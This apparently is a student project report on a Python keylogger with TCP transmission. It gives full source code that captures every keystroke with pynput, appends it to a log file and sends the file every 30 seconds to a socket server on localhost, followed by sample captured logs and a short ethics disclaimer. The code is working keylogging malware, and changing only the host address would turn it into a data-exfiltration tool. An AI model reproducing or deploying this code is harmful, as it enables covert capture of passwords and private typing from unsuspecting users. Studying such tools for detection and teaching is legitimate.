Task 4

Keylogger with TCP Transmission

Report

Introduction

In today's digital world, keystroke logging is an essential concept for cybersecurity research, allowing developers and security professionals to better understand how unauthorized access or malicious behavior can affect systems. A **keylogger** is a program that records all the keys pressed by a user on their keyboard. While the use of keyloggers is often associated with malicious intent, they can be ethically used for learning purposes to explore how unauthorized access might occur and how such activities can be detected and prevented.

This project aims to develop a **keylogger with TCP transmission** using Python. The keylogger captures the user’s keystrokes and saves them to a local file. It then sends this log file to a **TCP server** running on the localhost for real-time monitoring. This tool serves as an educational example of how keystroke logging can be implemented and demonstrates the importance of securing systems against such vulnerabilities. The keylogger also exemplifies how data can be transmitted over a network using TCP sockets, which is fundamental for network security.

Summary

The **Keylogger with TCP Transmission** is a Python-based application designed to capture user keystrokes in real-time and send the logged data to a local server. It is intended solely for educational and research purposes to demonstrate keylogging techniques and TCP data transmission.

The keylogger listens for keyboard input using the pynput library, capturing both printable characters and special keys such as space and enter. The captured keystrokes are continuously appended to a log file (key_log.txt). The application includes a TCP client that sends the log file to a local TCP server every 30 seconds for further analysis or monitoring. The server listens on localhost and stores the received data into a received_log.txt file.

By combining both **keylogging** and **TCP transmission**, this project provides insights into how user activity can be monitored and transmitted across a network. The primary aim of this project is to understand keylogger functionality, as well as the implementation of socket-based communication for educational purposes.

Methodology

The project is implemented in Python using two key libraries: pynput for keyboard input monitoring and socket for network communication. Below are the steps followed in the project:

1. **Keylogger Functionality:**
    - The pynput library listens for all keypress events, capturing both normal alphanumeric keys and special keys such as space, enter, etc.
    - Each keystroke is recorded and appended to a log file (key_log.txt).
    - A keylogger is initiated using the keyboard.Listener class that triggers the on_press method whenever a key is pressed.
2. **TCP Transmission (Client-Side):**
    - The log file is read every 30 seconds and sent to a local server.
    - A socket connection is established with the server running on the same machine (localhost), using the Python socket library.

- The log data is transmitted to the server via a socket in **binary format**.

3. **TCP Server:**
   - A TCP server listens on port 9999 of the localhost (127.0.0.1).
   - When a connection is established, the server receives data from the keylogger, stores the received keystrokes into a file (received_log.txt), and confirms the data reception.
4. **Multithreading:**
   - The server runs on a background thread, continuously listening for incoming data.
   - The keylogger and TCP client are also run in parallel threads to ensure that the logging and transmission occur simultaneously without blocking each other.
5. **Error Handling:**
   - Basic error handling ensures that the program can recover from network issues and file writing problems, providing an uninterrupted logging experience.

CODE:


```
import socket
import threading
import time
from pynput import keyboard
import os

LOG_FILE = "key_log.txt"
RECEIVED_FILE = "received_log.txt"
HOST = '127.0.0.1'
PORT = 9999

log = ""

def on_press(key):
    global log
    try:
        log += key.char
    except AttributeError:
        if key == keyboard.Key.space:
            log += ' '
```


```
        elif key == keyboard.Key.enter:
            log += '\n'
        else:
            log += f'[{key.name}]'

    with open(LOG_FILE, "a") as file:
        file.write(log)
    log = ""

def start_keylogger():
    listener = keyboard.Listener(on_press=on_press)
    listener.start()
    print("🔍 Keylogger started...")
    return listener

def tcp_server():
    if os.path.exists(RECEIVED_FILE):
        os.remove(RECEIVED_FILE)
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM)
as s:
        s.bind((HOST, PORT))
        s.listen()
        print(f"🖥️ Server listening on {HOST}:{PORT}...")
```

```
        while True:
            conn, addr = s.accept()
            with conn:
                print(f" 📥 Receiving log from {addr}...")
                data = conn.recv(4096)
                if data:
                    with open(RECEIVED_FILE, "ab") as f:
                        f.write(data)
                    print(" ✅ Log written to", RECEIVED_FILE)


def send_log():
    while True:
        time.sleep(30)  # Send every 30 seconds
        if not os.path.exists(LOG_FILE):
            continue
        try:
            with open(LOG_FILE, "rb") as file:
                data = file.read()


            with socket.socket(socket.AF_INET,
socket.SOCK_STREAM) as s:
                s.connect((HOST, PORT))
                s.sendall(data)
```

```
            print("📤 Log sent to server.")
        except Exception as e:
            print(f"❌ Error sending log: {e}")

if __name__ == "__main__":
    # Start TCP server in a background thread
    server_thread = threading.Thread(target=tcp_server, daemon=True)
    server_thread.start()

    # Start log sender thread
    sender_thread = threading.Thread(target=send_log, daemon=True)
    sender_thread.start()

    # Start keylogger
    listener = start_keylogger()

    # Keep main thread alive
    listener.join()
```

OUTPUT:


key_log.txt
File Edit View
[ctrl_l]▯[ctrl_l]▯
[ctrl_l]▯hello wrold this is a trial for the keylogger
this is the output
[ctrl_l]▯hellomyfriends
this is a te
this is the output
1 2 3 4 5 6 7 8 9 0 qwertyuiopolkjhgfdswazxcvbnm,
q[ctrl_l]▯[ctrl_l][shift]▯[ctrl_l]▯
[ctrl_l][ctrl_l]▯[ctrl_l]▯


received_log.txt
File Edit View
[ctrl_l]▯[ctrl_l]▯
[ctrl_l]▯hello wrold this is a trial for the keylogger
this is the output
[ctrl_l]▯hellomyfriends
this is a te
this is the output
1 2 3 4 5 6 7 8 9 0 qwertyuiopolkjhgfdswazxcvbnmGET / HTTP/1.1
Host: 127.0.0.1:9999
Connection: keep-alive
sec-ch-ua: "Chromium";v="136", "Microsoft Edge";v="136", "Not.A/Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 Edg/136.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
GET / HTTP/1.1
Host: 127.0.0.1:9999
Connection: keep-alive
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="136", "Microsoft Edge";v="136", "Not.A/Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 Edg/136.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9

Conclusion

The **Keylogger with TCP Transmission** project effectively demonstrates key concepts in both **keyboard event logging** and **network communication**. It serves as a valuable educational tool for learning how data can be captured from user input and transmitted over a network.

While the implementation of keylogging raises ethical concerns in real-world applications, this project is designed to be used strictly for educational and ethical purposes. The code provides insights into how user behavior can be logged in a way that could be leveraged by cyber attackers, highlighting the importance of securing systems and user inputs.

Additionally, the project helps in understanding how **TCP sockets** can be used for communication between a client and server. It shows how logs or data can be securely transferred over local networks, making it a useful reference for learning about networking and data transmission.

For future work, the project could be extended to include:

- **Encryption** of the transmitted log file for security.
- Implementing **database storage** for logs rather than simple text files.
- **Integration with intrusion detection systems** to identify unauthorized logging activities.
- Implementing **authentication** mechanisms before transmitting data to prevent misuse.

By demonstrating keylogging and TCP communication techniques, this project reinforces the importance of securing sensitive data and serves as a reminder of the risks posed by unsecured systems.